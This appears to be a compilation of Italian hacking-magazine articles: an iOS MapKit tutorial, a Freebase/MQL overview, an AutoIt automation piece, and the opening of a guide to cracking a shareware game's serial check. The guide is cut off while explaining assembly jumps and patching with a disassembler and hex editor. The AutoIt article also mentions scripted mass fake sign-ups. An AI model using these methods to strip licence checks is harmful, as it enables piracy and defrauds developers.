Nelle intestazioni (il file "MapViewController.h") aggiungiamo il supporto per il framework MapKit, aggiungendo nella sezione degli *import* la seguente istruzione:

```
#import <MapKit/MapKit.h>
```

Ora la nostra classe può utilizzare le funzionalità offerte dal framework per il *mapping*, e quindi possiamo aggiungere nella *interface* una proprietà di tipo *MKMapView*, la *View* (vista) che permette di ospitare nelle nostre applicazioni una *Google Map* interattiva. Aggiungiamo alla nostra interface la dichiarazione:

```
MKMapView *map;
```

In più ci interesserà poter utilizzare anche da altre classi le funzioni della nostra mappa, ad esempio per controllarne il livello di zoom o la posizione: la trasformeremo in una proprietà del nostro ViewController.
Dopo la parentesi graffa della chiusura della nostra interface aggiungiamo la dichiarazione:

```
@property (nonatomic,retain) MKMapView *map;
```

Questa dichiarazione descrive in maggior dettaglio il funzionamento della nostra mappa e ci dice che verrà mantenuta in memoria per tutto il ciclo di vita della nostra applicazione: dovremo occuparci della sua rimozione dalla memoria quando non ne avremo più bisogno.





Immagine 2: la scelta tra template già pronti ci permette di risparmiare un bel po' di lavoro di configurazione dei file che compongono la nostra applicazione.

Occupiamoci ora dell'implementazione del nostro *MapViewController*, completando alcuni elementi del file "MapViewController.m". Per prima cosa utilizzeremo, subito dopo la direttiva "@implementation" che dichiara l'inizio della nostra implementazione, il comando:

```
@synthesize map;
```

per generare in maniera automatica i metodi "*getter*" e "*setter*" che saranno usati per leggere e impostare i valori delle varie caratteristiche della nostra proprietà.
In fondo all'implementazione, nella funzione "*dealloc*" (la funzione standard che si occupa di ripulire la memoria al termine del ciclo di vita delle istanze delle varie classi), inseriremo il comando:

```
[map release];
```

per liberare la memoria relativa alla nostra mappa, non appena questa non ci servirà più.
Per i meno esperti: notate come vengono invocate le funzioni nel dialetto C di Apple, l'*Objective-C*: le funzioni si chiamano "messaggi" e vengono invocate con questa sintassi che utilizza le parentesi quadre. Il precedente comando si può quindi leggere come "invia il messaggio *release* all'oggetto *map*", che corrisponde all'invocazione di funzioni in altri dialetti del C ed in altri linguaggi.
Nel corpo del messaggio, eliminiamo i commenti intorno al metodo *loadView* (cancellando i caratteri "/*" e "*/" all'inizio e fine del metodo) e inseriamo al suo interno i comandi per caricare la view:

```
map = [[MKMapView alloc] initWithFrame:[[UIScreen
mainScreen] applicationFrame]];
map.showsUserLocation = YES;
self.view = map;
```

Il primo comando inizializza un oggetto mappa (*alloc*) e poi lo dimensiona su un riquadro di schermo (*Frame*) grande quanto lo schermo stesso (usando le funzioni offerte dalla classe *UIScreen*).
Il secondo comando configura la mappa in modo da utilizzare in maniera automatica il Framework di Core Location per cercare la posizione dell'utente.
Il terzo comando aggiunge la mappa vera e propria al nostro ViewController.
Così creato lo scheletro del nostro ViewController, possiamo ora utilizzarlo nell'Application Delegate.
Editiamo il file "TrovamiAppDelegate.h" per includere la mappa e il suo controller nell'applicazione. Tra gli import aggiungeremo, quindi:

```
#import "MapViewController.h"
```

Nelle dichiarazioni aggiungeremo una istanza del nostro ViewController con il comando:

```
MapViewController *mapController;
```

E poi lo trasformeremo in proprietà nel modo già visto prima, con la dichiarazione:

```
@property (nonatomic, retain) MapViewController
*mapController;
```

Modifichiamo ora il file ".m" dell'Application Delegate dove aggiungeremo:

```
@synthesize mapController;
```

per creare i "getter" e "setter" per il nostro ViewController, e, nel metodo "dealloc", aggiungeremo il comando:

```
[mapController release];
```

per liberare la memoria alla fine dell'esecuzione.
Non ci resta che aggiungere il nostro ViewController all'interfaccia. Possiamo farlo nel metodo *didFinishLaunchingWithOptions* già presente nel file ".m", aggiungendo i comandi:

```
mapController = [[MapViewController alloc] init];
[window addSubview:mapController.view];
```

ovvero inizializzando l'oggetto MapViewController e aggiungendone la *view* alla finestra (*window*).
Il codice di questo primo semplice esempio è completo. Selezioniamo dal menu a tendina in alto a sinistra su Xcode le opzioni "*Simulator*" e "*Debug*", compiliamo ed eseguiamo il tutto cliccando sul pulsante "*Buid/Run*" in cima all'interfaccia dell'editor. Vedremo apparire sullo schermo dell'iPhone simulato la mappa con evidenziata la posizione attuale (il simulatore restituisce una posizione sempre uguale, ma quando lo eseguirete sull'iPhone verranno utilizzati il *GPS* e la bussola).
Il risultato è quello dell'immagine 3.

IL CODICE COMPLETO

Di seguito trovate il codice completo di questo piccolo esempio. Inseriamo qui solo le componenti rilevanti: Xcode avrà aggiunto in maniera automatica anche altre funzioni alla vostra classe che devono essere utilizzate in varie situazioni del ciclo di vita delle applicazioni. Il codice qui incluso permette però di focalizzare l'attenzione sulle sole componenti che abbiamo sviluppato insieme.

- MapViewController.h

```
#import <UIKit/UIKit.h>
#import <MapKit/MapKit.h>
@interface MapViewController : UIViewController {
       MKMapView *map;
}
@property (nonatomic,retain) MKMapView *map;
@end
```

- MapViewController.m

```
#import "MapViewController.h"
@implementation MapViewController
@synthesize map;
- (void)loadView {
       map = [[MKMapView alloc]
initWithFrame:[[UIScreen mainScreen]
applicationFrame]];
       map.showsUserLocation = YES;
       self.view = map;
}
- (void)dealloc {
       [map release];
    [super dealloc];
}
@end
```

- TrovamiAppDelegate.h

```
#import <UIKit/UIKit.h>
#import "MapViewController.h"
@interface TrovamiAppDelegate : NSObject
<UIApplicationDelegate> {
    UIWindow *window;
       MapViewController *mapController;
}
@property (nonatomic, retain) IBOutlet UIWindow
*window;
@property (nonatomic, retain) MapViewController
*mapController;
@end
```

- TrovamiAppDelegate.m

```
#import "TrovamiAppDelegate.h"
@implementation TrovamiAppDelegate
@synthesize window;
@synthesize mapController;
- (BOOL)application:(UIApplication *)application
didFinishLaunchingWithOptions:(NSDictionary *)
launchOptions {
       mapController = [[MapViewController alloc]
init];
       [window addSubview:mapController.view];
       [self.window makeKeyAndVisible];
       return YES;
}
- (void)dealloc {
       [mapController release];
        [window release];
       [super dealloc];
}
@end
```

PROSSIMI PASSI E CONCLUSIONI

Questa applicazione non è ancora molto utile, ma ci consente di avere una base di partenza per costruire cose più complesse, e di capire i meccanismi di base utilizzabili per le nostre applicazioni location based.
Fateci sapere se l'argomento è di vostro interesse! Potremmo proseguire ed esplorare l'aggiunta di informazioni alle mappe, come collegarle con i *social network* e addirittura crearne uno tutto nostro.
Fatevi sentire!





Immagine 3: il simulatore disponibile nell'SDK non riporta la poisizione corretta rilevata dal GPS. Una volta installata in un dispositivo reale, però, tutto funzionerà a dovere.

di +m
redazione@hackerjournal.it



DATABASE 2.0

Alla scoperta di Freebase, il database collaborativo.

Jamie Taylor è un personaggio che attira simpatia, a partire dal suo aspetto che ricorda il tipico hippie californiano fino alla sua carica, "Minister of Information" di Freebase. Quando nell'estate 2008 presenta il sistema sviluppato da Metaweb al pubblico (www.freebase.com), piuttosto ridotto ma altrettanto interessato, riunitosi al Cubberley Community Center di Palo Alto, pochi riescono a prevedere il successo che avrà di lì a poco, ma di sicuro molti restano entusiasti della sua presentazione. Oggi, a quasi tre anni di distanza, Metaweb è stata acquisita da Google, Freebase è migliorato ulteriormente e la filosofia hacker su cui il progetto è nato e cresciuto sembra non essere mai stata persa di vista.

La disambiguazione effettuata da Freebase sulla stringa "Harry Potter". Gli automatismi sono vantaggiosi!

COS'È FREEBASE?

Freebase è un enorme database collaborativo, contenente dati strutturati relativi a circa 20 milioni di entità (persone, posti, o cose). I "dati strutturati" sono dati ben formattati e dotati di un tipo ben definito (come ad esempio campi di un database, elementi di un documento XML, o celle di un foglio di calcolo), in modo da essere facilmente manipolabili da diversi tipi di software. Nel caso di Freebase i dati non solo sono strutturati, ma sono anche rilasciati con licenza Creative Commons Attribution (CC-BY): questo significa che chiunque desideri accedere ai dati di Freebase non solo ha i mezzi tecnici per farlo, ma è anche legalmente autorizzato a utilizzarli come meglio crede all'interno delle proprie applicazioni (legalmente!).
Il modo più semplice per spiegare cosa si può trovare in Freebase è collegarsi ad una delle sue pagine, ad esempio http://www.freebase.com/view/en/arnold_schwarzenegger. Poichè Arnold Schwarzenegger è un attore, all'interno di questa pagina compare l'elenco completo dei suoi film. Poichè è anche anche un politico, la pagina mostra il suo attuale incarico di governatore della California e l'elenco dei suoi predecessori. Non solo: possiamo trovare anche informazioni relative ad Arnold in quanto "persona" (religione, parenti, data e luogo di nascita), "atleta" (sport praticati) e "autore di libri" (elenco di libri pubblicati). Infine, la maggior parte delle informazioni presenti nella pagina contengono collegamenti ad altre pagine (chiamate topic nel gergo di Metaweb) che a loro volta presentano informazioni a volte molto dettagliate sulle relative entità.
Attraverso questo esempio è possibile capire quali sono i principali punti di forza di Freebase. Prima di tutto, i dati che compaiono all'interno di questo sistema provengono dalle fonti più disparate (http://wiki.freebase.com/wiki/Data_sources): giusto per citarne alcune, Wikipedia (dalle cui infobox è possibile estrarre dati strutturati), IMDB, MusicBrainz e Netflix. Inoltre, le informazioni sono tutte collegate fra di loro come all'interno di un enorme grafo, e da ogni nodo di questa rete

La infobox introduttiva nella pagina di Arnold Schwarzenegger: dati strutturati e riutilizzabili facilmente.

è possibile raggiungerne diversi altri ottenendo informazioni sempre pertinenti e correlate. Infine, per poter rendere tutto questo possibile ogni entità è associata a un identificativo ben definito, grazie al quale è possibile riferirsi ad essa senza incorrere in ambiguità. In pratica non importa da quante differenti fonti di dati siano state recuperate le informazioni relative ad Arnold Schwarzenegger, il lavoro di Freebase è proprio quello di unificarle tutte e far sì che si riferiscano allo stesso topic.

COME FUNZIONA

Utilizzare Freebase è semplicissimo: è sufficiente collegarsi al sito www.freebase.com e inserire del testo nella casella di ricerca. Prima ancora che venga premuto invio, il motore avrà già suggerito diverse scelte per rendere più precisa la ricerca. Ad esempio, se inseriamo "Harry Potter" verrà suggerito ogni suo singolo libro e film, oltre al topic relativo ad Harry Potter come "fictional character". Tutto questo senza neanche bisogno di registrarsi all'interno del sistema: con una login e una password, invece, avremo la possibilità non solo di leggere i contenuti di ogni topic, ma anche di aggiornarli o di aggiungerne di nuovi. Pur essendo la modalità di accesso più semplice alle informazioni di Freebase, l'interfaccia web non è tuttavia quella più potente. Questo sistema, infatti, dà il meglio di sé quando viene interrogato in modo automatico tramite il suo linguaggio di query chiamato MQL (Metaweb Query Language). Questo linguaggio consente infatti di superare i limiti imposti dalla singola pagina Web e sfrutta la struttura a grafo dei dati per fornire in modo rapido informazioni aggregate. Nel box è mostrato un esempio molto semplice di query, ma tramite il query editor disponibile online (http://www.freebase.com/queryeditor) possiamo trovarne molti altri. Il query editor è uno strumento molto potente e semplice da usare: al suo interno, infatti, compaiono sia esempi che possono essere facilmente usati come punto di partenza per query più complesse, sia tutorial e guide per MQL. Inoltre, in ogni momento è possibile trasformare la propria query in un link che restituisce i risultati della query in formato JSON, pronti da utilizzare all'interno della propria applicazione.

PROGRAMMARE CON FREEBASE


Se, convinti dalla potenza di MQL, decidiamo di sviluppare applicazioni "Freebase-powered", non c'è da preoccuparsi: Metaweb ha sviluppato un servizio apposito, chiamato mqlread e disponibile all'indirizzo www.freebase.com/api/service/mqlread, al quale è sufficiente mandare la query sotto forma di HTTP GET per ottenerne il risultato in JSON. Inoltre, sono state sviluppate diverse librerie che permettono di accedere in modo semplice a Freebase usando praticamente qualsiasi linguaggio di programmazione (fra quelli supportati, compaiono ad esempio Java, Javascript, Flash, Python, Perl e PHP). Infine, per chi ama sperimentare tecnologie particolarmente innovative c'e' ACRE (http://wiki.freebase.com/wiki/Acre): si tratta di un ambiente di sviluppo opensource, sviluppato da Metaweb e accessibile online, che consente di scrivere applicazioni Web basate su Freebase in modo semplice e collaborativo. Ogni utente, infatti, può scegliere di rendere pubbliche le proprie applicazioni e allo stesso tempo accedere al codice sorgente di quelle condivise da altri.

ESEMPI DI QUERY MQL

Il linguaggio di query MQL è molto più semplice di quanto non sembri. Partendo dagli esempi presentati nella pagina del query editor è possibile scoprire facilmente informazioni interessanti. Ad esempio, la seguente query:

```
[{
  "a:starring": [{
    "actor": "Claudio Bisio"
  }],
  "b:starring": [{
    "actor": "Christopher Lambert"
  }],
  "name": null,
  "id": null,
  "starring": [{
    "actor": null
  }],
  "type": "/film/film"
}]
```

mostra l'elenco di film (e di attori per ogni film) in cui hanno recitato sia Claudio Bisio che Christopher Lambert (un premio a chi sa rispondere senza eseguire la query!).

L'interfaccia del query editor di Freebase, con una delle query d'esempio (ricerca) più semplici che si possono gestire.

L'interfaccia dell'ambiente di sviluppo online ACRE permette di creare rapidamente applicazioni "stile Wiki".

di M45t3R EWS
redazione@hackerjournal.it

L'AUTOMATISMO E' SERVITO

AUTOIT È UN LINGUAGGIO DI SCRIPTING PER AUTOMATIZZARE LA GUI E PUÒ ESSERE USATO ANCHE COME LINGUAGGIO COMUNE.

Clicca qua e clicca là: la vita di un informatico sembra fatta di miliardi di clic, inesorabilmente uno dietro l'altro. Quando, poi, hai a che fare con interfacce utente fatte da qualche genio che ti obbligano a migliaia di clic ripetitivi, le riflessioni sono solo desolanti. Fino a quando uno non si stanca di ripetere sempre le stesse azioni e non inizia a pensare che un computer potrebbe benissimo farsele da solo. Anche se l'interfaccia è stata pensata da qualcuno che meriterebbe il peggio della vita. Ad aiutare l'informatico esasperato dai clic ripetitivi c'è AutoIt (www.autoitscript.com): un sistema di scripting per la GUI di Windows che assomiglia moltissimo a un linguaggio di programmazione vero e proprio. Le sue caratteristiche, infatti, vanno ben oltre lo scripting: con una sintassi molto simile a quella di Visual Basic, scelta per renderne più facile l'apprendimento dai programmatori, AutoIt permette di costruire script ad hoc per qualsiasi operazione riguardante Windows, simulando pressioni di tasti, movimenti del mouse e manipolando a piacere le finestre dei programmi. Tutte operazioni impossibili o difficilmente realizzabili con altri linguaggi.
Se vogliamo, possiamo persino trasformare gli script in EXE e questo si traduce nella possibilità, per esempio, di creare utility per l'input automatico di dati in form on line (si fa per dire, naturalmente ;)) che possono essere ridistribuite a piacere, magari tramite un file .torrent su misura.
Dal punto di vista funzionale, il linguaggio supporta le espressioni complesse, le funzioni definite dall'utente, i cicli, le strutture decisionali e molto altro. Non solo: AutoIt permette di creare delle GUI di comando da cui attivare parti dei suoi stessi script, ci permette si usare espressioni regolari, può chiamare DLL esterne, non richiede installazione, è compatibile con qualsiasi versione di Windows e supporta Unicode. Non credo si possa chiedere di più a un linguaggio di scripting per la GUI.

UN ESEMPIO

Pensiamo, per esempio, a qualcosa che apra il Notepad, ci scriva dentro un testo e salvi il documento ottenuto. Apriamo l'editor fornito con AutoIt (che non è nient'altro che una versione personalizzata di SciTe Lite) e iniziamo a scrivere:


```
Run("notepad.exe")
```

Poi dobbiamo fare in modo che lo script attenda il caricamento di Notepad. Aggiungiamo una riga:

```
WinWaitActive("[CLASS:Notepad]")
```

A questo punto possiamo iniziare a scrivere testo nella finestra, usando il comando Send:

```
Send("Questa è una prova.{ENTER}1 2 3 4 5 6 7 8 9 10{ENTER}")
```

Ora chiudiamo la finestra con ALT+f e

Disegnare un orologio analogico è complicato ma è un esempio che insegna moltissimo su AutoIt.

selezionando e (esci):

```
Send("!f")
Send("e")
```

A questo punto, il Notepad ci chiederà conferma del salvataggio del documento. Dovremo attendere la comparsa della finestra e negare il salvataggio (o confermarlo):

```
WinWaitActive("Blocco note")
Send("n")
```

Ora aspettiamo che il programma si chiuda, dando il comando

```
WinWaitClose("[CLASS:Notepad]")
```

Nel nostro editor avremo ora uno script da 8 linee, sufficienti per eseguire le nostre operazioni con Notepad. Salviamo lo script e apriamo il programma Run Script di AutoIt. Selezioniamo lo script appena creato e guardiamolo in azione: sembra una magia ma è la realtà.
Gli esempi installati con il programma sono molti ma facciamo attenzione: in Windows i nomi delle finestre sono localizzati e gli esempi sono studiati per funzionare sulla versione in lingua inglese; basta poco, però, per adattarli anche a un Windows italiano.
Tra tutti gli esempi, alcuni sono particolarmente indicativi della potenza del programma. Clock.au3, per esempio, più che uno script sembra essere un programma vero e proprio. Non agisce sulla GUI ma crea oggetti e layer per rappresentare un orologio in trasparenza sullo schermo. Per farlo utilizza import di librerie già pronte tramite la direttiva #import, dichiarazioni di variabili e costanti globali, una serie di funzioni scritte ad hoc e numerosi richiami alle API e a funzioni matematiche standard.

FINESTRE... E POI?

Le capacità di manipolazione di AutoIt, però, non si esauriscono agendo sulla GUI. Già nell'esempio precedente, l'istruzione WinWaitClose fa riferimento non al nome di una finestra ma a un oggetto "Notepad". Com'è facilmente intuibile, la manipolazione

Trasformare in EXE uno script è questione di pochi clic del mouse. Possiamo persino scegliere l'icona.

di oggetti di questo genere ci permette di usare AutoIt anche per automatizzare operazioni particolari, che non vedono diretti cambiamenti nella situazione delle finestre. Non solo: la sua community di supporto sta sfruttando a fondo ogni possibilità offerta dal linguaggio, realizzando veri e propri programmi che estendono le capacità di programmi già esistenti oppure che li sostituiscono. RunasSPC, per esempio, è un programma a pagamento che gestisce le nostre password che può essere sostituito da uno script chiamato EncryptedRunAs, disponibile sul forum di AutoIt. L'estensione di programmi, tuttavia, è una pratica più diffusa: uno script come OutlookEX UDF, che aggiunge funzioni di notifica a Outlook, vale da solo l'installazione di AutoIt e risulta persino migliore di equivalenti programmi commerciali. Se cerchiamo funzioni quali l'hash SHA o le codifiche Base 64, invece, possiamo fare riferimento ad altri script come la AutoIt Machine Code Algorithm Collection (anche questa disponibile gratuitamente sul forum).

NON PER TUTTI

La possibilità di manipolare oggetti di altri programmi che ci offre AutoIt è certamente un pericolo perché anche il programmatore meno esperto può creare script in grado di svolgere operazioni ripetitive ma anche la cui ripetizione può essere dannosa per altri. Un esempio è la compilazione di moduli di iscrizione a siti con dati fittizi: a mano fa, se non altro, perdere tempo. Con AutoIt può dar vita a migliaia di iscrizioni in brevissimo tempo. Come spesso avviene, ricordiamoci che il problema non riguarda lo strumento (potente) ma il modo in cui viene utilizzato. Personalmente intendo utilizzarlo per creare un'interfaccia più pratica di quella che il geniale creatore di GUI di cui parlavo all'inizio mi ha costretto a usare finora. Basta click inutili!

STRUMENTI AGGIUNTIVI

Il sistema di scripting AutoIt e la possibilità di creare facilmente degli eseguibili autonomi partendo dagli script ha dato vita a un progetto che raccoglie tutti gli strumenti stand alone derivati da AutoIt, utili per svolgere le operazioni più disparate. Attualmente, l'elenco è composto da 5 strumenti (ma è in forte espansione).

PagefileConfig
Utile agli amministratori di sistema, permette di agire in modo automatico sul file di paging, definendo le sue dimensioni o azzerandolo.

RemoteDelProf
Un'altra utility per gli amministratori che permette l'eliminazione remota di un roaming profile e sostituisce lo strumento DelProf.exe che non funziona con Windows Vista (ma questo si).

Logoff Screensaver
Effettua un logoff o lo spegnimento della macchina dopo un certo periodo di tempo. Può utilizzare uno screensaver in modalità passthru e può essere controllato dalla policy di Windows come qualsiasi altro programma.

GImageX
Una GUI per ImageX, funzionante anche in WinPE.

VDI Optimizer
Uno strumento di nicchia ma utilizzimo per gli amministratori: una utility per generare script di configurazione per gli ambienti VDI.

di Massimiliano Brasile
redazione@hackerjournal.it

BYPASSARE LA RICHIESTA DI SERIAL DI UN GIOCO

HACKING

LE TECNICHE DI PROTEZIONE DEI GIOCHI SI STANNO EVOLVENDO, MA LA CHIAVE SERIALE È SEMPRE DI GRAN MODA, VEDIAMO COME AGGIRARLA.

SCORE<1> HI-SCORE SCORE<2>
0000 0000
3 CREDIT 00

Lo scopo di questo articolo, che ha una funzione puramente didattica e si rivolge anche a coloro che programmano protezioni per i giochi che sviluppano, è quello di spiegare come bypassare la richiesta di inserimento di un codice seriale da parte di un gioco. Il gioco in questione si chiama QBob, risale a qualche anno fa (una decina per la precisione) e richiede una registrazione per la somma di 20 $ per poter avere più livelli e altro. Riprendendolo dopo un po' di tempo ho deciso di provare a riversarlo per evitare di pagare la registrazione (a un team di programmatori che molto probabilmente non esiste nemmeno più, almeno sotto il nome di MoonRock Software Inc.).


2. GLI STRUMENTI

Per il nostro scopo avremo bisogno di poco software, che elenchiamo di seguito:

- QBob: ovviamente, per riversarlo, avremo bisogno del gioco stesso, che possiamo trovare in versione demo a http://www.moonrock.com/qbob3214.exe .
-W32Dasm: nell'articolo verrà usato w32dasm come disassembler, ma potete usare il vostro preferito senza problemi. Per scaricare W32Dasm il link è http://download.famouswhy.com/software/w32dsm87.zip
- HxD: come per W32Dasm, come editor esadecimale nell'articolo verrà usato HxD per il semplice fatto che è il primo editor esadecimale che ho trovato per Windows cercando su google, qualunque altro editor vi offrirà le stesse performance. HxD lo trovate sul sito http://hxd.softonic.it/ .

Il disassembler ci servirà per visualizzare il contenuto dell'eseguibile di QBob nelle sue istruzioni in assembly, in modo da renderci la vita un po' più semplice invece di andare a leggere l'eseguibile in binario.
Una volta che avremo individuato la porzione di programma da modificare lo andremo a fare utilizzando l'editor esadecimale, che consente la modifica di file binari.

3. ALCUNE BASI PRIMA DI INIZIARE

Per comprendere la parte seguente dell'articolo è bene avere alcune conoscenze del campo in cui andremo a lavorare, ossia l'assembly e il reverse engineering. L'assembly è il linguaggio più vicino al linguaggio macchina. Quello che andremo a fare sarà, utilizzando un disassembler, leggere il listato in assembly, trovare la parte di istruzioni che si occupa del controllo del codice seriale e modificarlo in modo da permetterci di inserire qualunque seriale e farlo accettare. Il lavoro del disassembler è quello di prendere i singoli byte che formano un file binario e convertirli nella stringa a cui è convenzionalmente assegnato il dato byte; per esempio invece di andare a leggere 01010000 leggeremo 'push eax', che è un'istruzione utilizzata per inserire nello stack il contenuto del registro eax. Nell'esempio 01010000, corrispondente a 0x50, è l'opcode relativo all'istruzione 'push

eax', quindi se noi, per esempio, volessimo modificare il programma mettendo nello stack il contenuto di ecx invece che quello di eax dovremmo modificare l'istruzione in 'push ecx', che ha come opcode 0x51: andremo quindi a cercare con l'editor esadecimale il byte 0x50 che ci interessa e cambiarlo con 0x51. È importante tenere a mente questo metodo, dato che andremo a usarlo dopo per modificare il nostro eseguibile. Ora andiamo a vedere un'istruzione particolare, ossia JMP, che, come si può capire dal nome (Jump) effettua un "salto" di un numero di byte determinato. Questo tipo di salto può essere incondizionato o condizionato.Il primo è identificato dall'istruzione jmp, mentre quelli condizionati hanno differenti istruzioni a seconda della condizione per cui avviene il salto. I salti non condizionati saltano in qualunque situazione, se per esempio abbiamo questo listato:

```
mov   $1 %eax   mette il valore 1 nel registro eax
cmp   $1 %eax   confronta il registro eax con il valore 1
jmp   lab2      avviene un salto a lab2 qualunque sia l'esito del confronto
lab1:
mov   $2 %eax   quest'istruzione non verrà eseguita
lab2:
inc   %eax      eax, ha valore 1, viene incrementato, avrà quindi il valore 2 al suo interno
```

(mi scuso se la sintassi è AT&T ma è l'unica che sono in grado di scrivere :) Il codice è già commentato, quindi non c'è molto da dire, vediamo che il jump non condizionato salterà alcune istruzioni. Se invece abbiamo:

```
mov    $1,    %eax
cmp    $1,    %eax
jne    lab2
lab1:
mov    $2,    %eax
lab2:
inc    %eax
```

In questo caso notiamo che, al posto di una jump non condizionata ne abbiamo una condizionata,nello specifico una Jump if Not Equal (JNE).Questo tipo di jump salta solo se il confronto avvenuto in precedenza non è uguale, nel nostro caso, dato che abbiamo messo in eax il valore 1 e poi il registro è confrontato con il valore ,1 il salto non verrà effettuato e si proseguirà quindi con l'istruzione 'mov $2, %eax'. Ciò significa che alla fine del listato il registro eax avrà come valore 3. Altri tipi di salti condizionati sono JE (Jump if Equal), JZ (Jump if Zero), JNZ (Jump if Not Zero),JG (Jump if Grater), JGE (Jump if Greater or Equal), JL (Jump if Less), e molti altri... Per chi conoscesse un linguaggio di alto livello (per esempio il C) avrà capito che con questi svariati Jump è possibile gestire tutti i tipi di cicli/condizioni che si utilizzano negli altri linguaggi, per esempio un ciclo for non è altro che una cosa simile:

